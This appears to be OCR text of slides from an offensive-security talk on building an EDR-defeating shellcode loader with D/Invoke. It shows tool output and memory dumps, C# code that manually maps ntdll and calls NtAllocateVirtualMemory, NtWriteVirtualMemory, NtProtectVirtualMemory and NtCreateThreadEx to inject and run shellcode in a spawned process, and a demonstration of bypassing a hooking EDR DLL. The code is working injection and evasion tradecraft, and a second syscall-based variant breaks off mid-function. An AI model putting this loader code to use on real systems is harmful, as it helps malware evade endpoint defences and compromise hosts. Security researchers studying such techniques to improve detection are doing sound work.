


```
PS C:\Users\Jean> C:\Users\Jean\source\repos\EDRGoesBrrr\bin\x64\Release\edrgoesbrrr.exe -p explorer -s notepad -mm

 ______ _____  _____                      ____  _____  _____  _____
|  ____|  __ \|  __ \                    |  _ \|  __ \|  __ \|  __ \
| |__  | |  | | |__) |__ _  ___   ___  ___| |_) | |__) | |__) | |__) |
|  __| | |  | |  _  // _` |/ _ \ / _ \/ __|  _ <|  _  /|  _  /|  _  /
| |____| |__| | | \ \ (_| | (_) |  __/\__ \ |_) | | \ \| | \ \| | \ \
|______|_____/|_|  \_\__, |\___/ \___||___/____/|_|  \_\_|  \_\_|  \_\
                      __/ |
                     |___/

Fucking up EDR's since 2021 - By jfmaes

Spawning notepad with parent process explorer
Process ID: 6608
Please check the memory of this process in process hacker under the address: 0x2d3f7a20000 to find the manually mapped ntdll.dll
Hit a key to alloc memory
```




edrgoesbrrr.exe (18372) (0x2d3f7a20000 - 0x2d3f7a21000)

```
00000000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ..............
00000010 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ........@.......
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000030 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 ................
00000040 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 ........!..L.!Th
00000050 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f is program canno
00000060 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 t be run in DOS 
00000070 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 mode....$.......
00000080 33 01 1a 71 77 60 74 22 77 60 74 22 77 60 74 22 3..qw`t"w`t"w`t"
00000090 2c 08 74 23 76 60 74 22 2c 08 77 23 55 60 74 22 ,.t#v`t",.w#U`t"
000000a0 2c 08 70 23 f6 60 74 22 2c 08 7a 23 6e 61 74 22 ,.p#.`t",.z#nat"
000000b0 2c 08 71 23 6c 60 74 22 2c 08 8b 22 76 60 74 22 ,.q#l`t",.."v`t"
000000c0 2c 08 76 23 76 60 74 22 52 69 63 68 77 60 74 22 ,.v#v`t"Richw`t"
000000d0 00 00 00 00 00 00 00 00 50 45 00 00 64 86 09 00 ........PE..d...
000000e0 61 12 3b 44 00 00 00 00 00 00 00 00 f0 00 22 20 a.;D.........."
000000f0 0b 02 0e 0f 00 56 11 00 00 34 0d 00 00 00 00 00 .....V...4......
00000100 00 00 00 00 00 10 00 00 00 00 00 80 01 00 00 00 ................
00000110 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00 00 ................
00000120 0a 00 00 00 00 00 00 00 00 00 1f 00 00 04 00 00 ................
00000130 07 4e 1f 00 03 00 60 41 00 00 04 00 00 00 00 00 .N....`A........
00000140 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 ................
00000150 00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00 ................
00000160 70 c3 14 00 6a 27 01 00 00 00 00 00 00 00 00 00 p...j'..........
00000170 00 f0 17 00 10 f3 06 00 00 b0 16 00 10 e0 00 00 ................
00000180 00 1a 1e 00 50 66 00 00 00 f0 1e 00 28 05 00 00 ....Pf......(...
00000190 80 0b 12 00 54 00 00 00 00 00 00 00 00 00 00 00 ....T...........
000001a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001b0 10 8b 11 00 08 01 00 00 00 00 00 00 00 00 00 00 ................
000001c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```



edrgoesbrrr.exe (18372) (0x7ffa35100000 - 0x7ffa35101000)

```
00000000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ..............
00000010 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ........@.......
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000030 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 ................
00000040 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 ........!..L.!Th
00000050 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f is program canno
00000060 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 t be run in DOS 
00000070 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 mode....$.......
00000080 33 01 1a 71 77 60 74 22 77 60 74 22 77 60 74 22 3..qw`t"w`t"w`t"
00000090 2c 08 74 23 76 60 74 22 2c 08 77 23 55 60 74 22 ,.t#v`t",.w#U`t"
000000a0 2c 08 70 23 f6 60 74 22 2c 08 7a 23 6e 61 74 22 ,.p#.`t",.z#nat"
000000b0 2c 08 71 23 6c 60 74 22 2c 08 8b 22 76 60 74 22 ,.q#l`t",.."v`t"
000000c0 2c 08 76 23 76 60 74 22 52 69 63 68 77 60 74 22 ,.v#v`t"Richw`t"
000000d0 00 00 00 00 00 00 00 00 50 45 00 00 64 86 09 00 ........PE..d...
000000e0 61 12 3b 44 00 00 00 00 00 00 00 00 f0 00 22 20 a.;D.........."
000000f0 0b 02 0e 0f 00 56 11 00 00 34 0d 00 00 00 00 00 .....V...4......
00000100 00 00 00 00 00 10 00 00 00 00 10 35 fa 7f 00 00 ..........5.....
00000110 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00 00 ................
00000120 0a 00 00 00 00 00 00 00 00 00 1f 00 00 04 00 00 ................
00000130 07 4e 1f 00 03 00 60 41 00 00 04 00 00 00 00 00 .N....`A........
00000140 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 ................
00000150 00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00 ................
00000160 70 c3 14 00 6a 27 01 00 00 00 00 00 00 00 00 00 p...j'..........
00000170 00 f0 17 00 10 f3 06 00 00 b0 16 00 10 e0 00 00 ................
00000180 00 1a 1e 00 50 66 00 00 00 f0 1e 00 28 05 00 00 ....Pf......(...
00000190 80 0b 12 00 54 00 00 00 00 00 00 00 00 00 00 00 ....T...........
000001a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001b0 10 8b 11 00 08 01 00 00 00 00 00 00 00 00 00 00 ................
000001c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```




edrgoesbrrr.exe (18372) Properties

☑ Hide free regions

Base address	Type	Size	Protect...	Use
0x7ffa32880000	Image	3,288 kB	WCX	C:\Windows\System32\combase.dll
0x7ffa32bc0000	Image	152 kB	WCX	C:\Windows\System32\gdi32.dll
0x7ffa32cc0000	Image	184 kB	WCX	C:\Windows\System32\imm32.dll
0x7ffa32f50000	Image	712 kB	WCX	C:\Windows\System32\kernel32.dll
0x7ffa33010000	Image	632 kB	WCX	C:\Windows\System32\msvcrt.dll
0x7ffa33130000	Image	604 kB	WCX	C:\Windows\System32\sechost.dll
0x7ffa331d0000	Image	1,148 kB	WCX	C:\Windows\System32\rpcrt4.dll
0x7ffa344f0000	Image	1,616 kB	WCX	C:\Windows\System32\user32.dll
0x7ffa34690000	Image	32 kB	WCX	C:\Windows\System32\psapi.dll
0x7ffa34720000	Image	1,372 kB	WCX	C:\Windows\System32\ole32.dll
0x7ffa34960000	Image	652 kB	WCX	C:\Windows\System32\advapi32.dll
0x7ffa34a10000	Image	788 kB	WCX	C:\Windows\System32\oleaut32.dll
0x7ffa35100000	Image	1,984 kB	WCX	C:\Windows\System32\ntdll.dll
0x7ffa35100000	Image: Commit	4 kB	R	C:\Windows\System32\ntdll.dll
0x7ffa35101000	Image: Commit	1,116 kB	RX	C:\Windows\System32\ntdll.dll
0x7ffa35218000	Image: Commit	284 kB	R	C:\Windows\System32\ntdll.dll
0x7ffa3525f000	Image: Commit	4 kB	RW	C:\Windows\System32\ntdll.dll
0x7ffa35260000	Image: Commit	8 kB	WC	C:\Windows\System32\ntdll.dll
0x7ffa35262000	Image: Commit	36 kB	RW	C:\Windows\System32\ntdll.dll


Creating an EDR defeating loader with D/Invoke!

Manual Map




```
1 reference
static void InjectIntoProcessManualMapping(IntPtr processHandle, byte[] blob)
{
    uint status = 1;
    IntPtr pHandle = processHandle;
    IntPtr memAlloc = IntPtr.Zero;
    IntPtr zeroBits = IntPtr.Zero;
    IntPtr size = (IntPtr)blob.Length;
    IntPtr pThread = IntPtr.Zero;
    IntPtr buffer = Marshal.AllocHGlobal(blob.Length);
    uint bytesWritten = 0;
    uint oldProtect = 0;
    Marshal.Copy(blob, startIndex: 0, buffer, blob.Length);

    DInvoke.Data.PE.PE_MANUAL_MAP mappedDLL = new DInvoke.Data.PE.PE_MANUAL_MAP();
    mappedDLL = DInvoke.ManualMap.Map.MapModuleToMemory(@"C:\Windows\System32\ntdll.dll");
    Console.WriteLine(String.Format("Please check the memory of this process in process hacker under the address: 0x{0:x} to find the manually mapped ntdll.dll", mappedDLL.ModuleBase.ToInt64()));

    Console.WriteLine("Hit a key to alloc memory");
    Console.ReadKey();
    object[] allocateVirtualMemoryParams = { pHandle, memAlloc, zeroBits, size, DInvoke.Data.Win32.Kernel32.MEM_COMMIT | DInvoke.Data.Win32.Kernel32.MEM_RESERVE, (uint)0x04 };
    status = (uint)DInvoke.DynamicInvoke.Generic.CallMappedDLLModuleExport(mappedDLL.PEINFO, mappedDLL.ModuleBase, ExportName: "NtAllocateVirtualMemory", typeof(Native.DELEGATES.NtAllocateVirtualMemory), allocateVirtualMemoryParams, CallEntry: false);
    memAlloc = (IntPtr)allocateVirtualMemoryParams[1];
    size = (IntPtr)allocateVirtualMemoryParams[3];

    Console.WriteLine("Hit a key to write memory");
    Console.ReadKey();
    object[] writeVirtualMemoryParams = { pHandle, memAlloc, buffer, (uint)blob.Length, bytesWritten };
    status = (uint)DInvoke.DynamicInvoke.Generic.CallMappedDLLModuleExport(mappedDLL.PEINFO, mappedDLL.ModuleBase, ExportName: "NtWriteVirtualMemory", typeof(Native.DELEGATES.NtWriteVirtualMemory), writeVirtualMemoryParams, CallEntry: false);
    bytesWritten = (uint)writeVirtualMemoryParams[4];

    object[] protectVirtualMemoryParams = { pHandle, memAlloc, size, (uint)0x20, oldProtect };
    status = (uint)DInvoke.DynamicInvoke.Generic.CallMappedDLLModuleExport(mappedDLL.PEINFO, mappedDLL.ModuleBase, ExportName: "NtProtectVirtualMemory", typeof(Native.DELEGATES.NtProtectVirtualMemory), protectVirtualMemoryParams, CallEntry: false);
    memAlloc = (IntPtr)protectVirtualMemoryParams[1];
    size = (IntPtr)protectVirtualMemoryParams[2];
    oldProtect = (uint)protectVirtualMemoryParams[4];

    Console.WriteLine("Hit a key to create the thread and launch our shellcode!");
    Console.ReadKey();
    object[] createThreadParams = { pThread, DInvoke.Data.Win32.WinNT.ACCESS_MASK.MAXIMUM_ALLOWED, IntPtr.Zero, pHandle, memAlloc, IntPtr.Zero, false, 0, 0, 0, IntPtr.Zero };
    status = (uint)DInvoke.DynamicInvoke.Generic.CallMappedDLLModuleExport(mappedDLL.PEINFO, mappedDLL.ModuleBase, ExportName: "NtCreateThreadEx", typeof(Native.DELEGATES.NtCreateThreadEx), createThreadParams, CallEntry: false);
    pThread = (IntPtr)createThreadParams[0];
}
```


EDR vs D/Invoke Manual Map



Name	Base address	Size	Description
advapi32.dll	0x7ffa2ec70000	652 kB	Advanced Windows 32 Base API
amsi.dll	0x7ffa1a0d0000	92 kB	Anti-Malware Scan Interface
bcryptprimitives.dll	0x7ffa2c610000	516 kB	Windows Cryptographic Primitives Library
clr.dll	0x7ffa15640000	10.76 MB	Microsoft .NET Runtime Common Language Runti...
clrjit.dll	0x7ffa08110000	1.31 MB	Microsoft .NET Runtime Just-In-Time Compiler
combase.dll	0x7ffa2cdd0000	3.21 MB	Microsoft COM for Windows
crypt32.dll	0x7ffa2cae0000	1.32 MB	Crypto API32
cryptsp.dll	0x7ffa2c740000	92 kB	Cryptographic Service Provider API
edrgoesbrrr.exe	**0x23d24a50000**	**136 kB**	**DInvoke**
gdi32.dll	0x7ffa2d110000	152 kB	GDI Client DLL
gdi32full.dll	0x7ffa2c7e0000	1.59 MB	GDI Client DLL
gpapi.dll	0x7ffa2a630000	136 kB	Group Policy Client API
imm32.dll	0x7ffa2ee80000	184 kB	Multi-User Windows IMM32 API Client DLL
kernel.appcore.dll	0x7ffa2ba50000	68 kB	AppModel API Host
kernel32.dll	0x7ffa2f400000	712 kB	Windows NT BASE API Client DLL
KernelBase.dll	0x7ffa2bb00000	2.64 MB	Windows NT BASE API Client DLL
locale.nls	0x23d24c20000	796 kB	
MpClient.dll	0x7ffa10fe0000	1.02 MB	Client Interface
MpOAV.dll	0x7ffa19ab0000	492 kB	IOfficeAntiVirus Module
msasn1.dll	0x7ffa2bae0000	72 kB	ASN.1 Runtime APIs
mscoree.dll	0x7ffa214a0000	400 kB	Microsoft .NET Runtime Execution Engine
mscoreei.dll	0x7ffa1b790000	680 kB	Microsoft .NET Runtime Execution Engine
mscorlib.ni.dll	0x7ffa095c0000	22 MB	Microsoft Common Language Runtime Class Library
mscorrc.dll	0x23d26680000	392 kB	Microsoft .NET Runtime resources
msvcp_win.dll	0x7ffa2c6a0000	632 kB	Microsoft® C Runtime Library
msvcrt.dll	0x7ffa2cd30000	632 kB	Windows NT CRT DLL
ntdll.dll	0x7ffa2f520000	1.94 MB	NT Layer DLL
ole32.dll	0x7ffa2f1f0000	1.34 MB	Microsoft OLE for Windows
oleaut32.dll	0x7ffa2ed30000	788 kB	OLEAUT32.DLL
profapi.dll	0x7ffa2bac0000	120 kB	User Profile Basic API
psapi.dll	0x7ffa2f0c0000	32 kB	Process Status Helper
rpcrt4.dll	0x7ffa2e160000	1.12 MB	Remote Procedure Call Runtime
sechost.dll	0x7ffa2d5b0000	604 kB	Host for SCM/SDDL/LSA Lookup APIs
shlwapi.dll	0x7ffa2eeb0000	328 kB	Shell Light-weight Utility Library
SortDefault.nls	0x23d3ec80000	3.21 MB	
SylantStrike.dll	0x7ffa17b20000	40 kB	
System.ni.dll	0x7ffa06dc0000	12.44 MB	.NET Framework
ucrtbase.dll	0x7ffa2c9e0000	0.98 MB	Microsoft® C Runtime Library
ucrtbase_clr0400.dll	0x7ffa14dd0000	756 kB	Microsoft® C Runtime Library
user32.dll	0x7ffa2dda0000	1.58 MB	Multi-User Windows USER API Client DLL
userenv.dll	0x7ffa2b960000	148 kB	Userenv
vcruntime140.dll	0x7ffa16170000	100 kB	Microsoft® C Runtime Library
vcruntime140_clr0400.dll	0x7ffa15130000	88 kB	Microsoft® C Runtime Library
version.dll	0x7ffa25ba0000	40 kB	Version Checking and File Installation Libraries
win32u.dll	0x7ffa2c5e0000	132 kB	Win32u
wintrust.dll	0x7ffa2c980000	368 kB	Microsoft Trust Verification APIs
wldp.dll	0x7ffa2b4e0000	164 kB	Windows Lockdown Policy



```
C:\Users\Jean\Desktop\SylantStrike-master\x64\Release\SylantStrikeInject.exe
Waiting for process events
+ Listening for the following processes: edrgoesbrrr.exe

 Injecting process edrgoesbrrr.exe(31764) with DLL C:\Users\Jean\Desktop\SylantStrike-master\x64\Release\SylantStrike.dll
```




```
Fucking up EDR's since 2021 - By jfmaes

Spawning notepad with parent process explorer
Process ID: 13064
Please check the memory of this process in process hacker under the address: 0x2051b8b0000 to find the manually mapped ntdll.dll
Hit a key to alloc memory
Hit a key to write memory
Hit a key to create the thread and launch our shellcode!
Injecting...
PS C:\WINDOWS\system32>
```

EVIL PAYLOAD


Creating an EDR defeating loader with D/Invoke!

Syscalls




```
1 reference
static void InjectIntoProcess(IntPtr processHandle, byte[] blob)
{
    uint status = 1;
    IntPtr pHandle = processHandle;
    IntPtr syscall = IntPtr.Zero;
    IntPtr memAlloc = IntPtr.Zero;
    IntPtr zeroBits = IntPtr.Zero;
    IntPtr size = (IntPtr)blob.Length;
    IntPtr pThread = IntPtr.Zero;
    IntPtr buffer = Marshal.AllocHGlobal(blob.Length);
    uint bytesWritten = 0;
    uint oldProtect = 0;
    Marshal.Copy(blob, startIndex:0, buffer, blob.Length);
    syscall = Generic.GetSyscallStub(FunctionName:"NtAllocateVirtualMemory");
    Native.DELEGATES.NtAllocateVirtualMemory syscallAllocateVirtualMemory = (Native.DELEGATES.NtAllocateVirtualMemory)Marshal.GetDelegateForFunctionPointer(syscall, t:typeof(Native.DELEGATES.NtAllocateVirtualMemory));
    Console.WriteLine("Hit a key to alloc memory");
    Console.ReadKey();
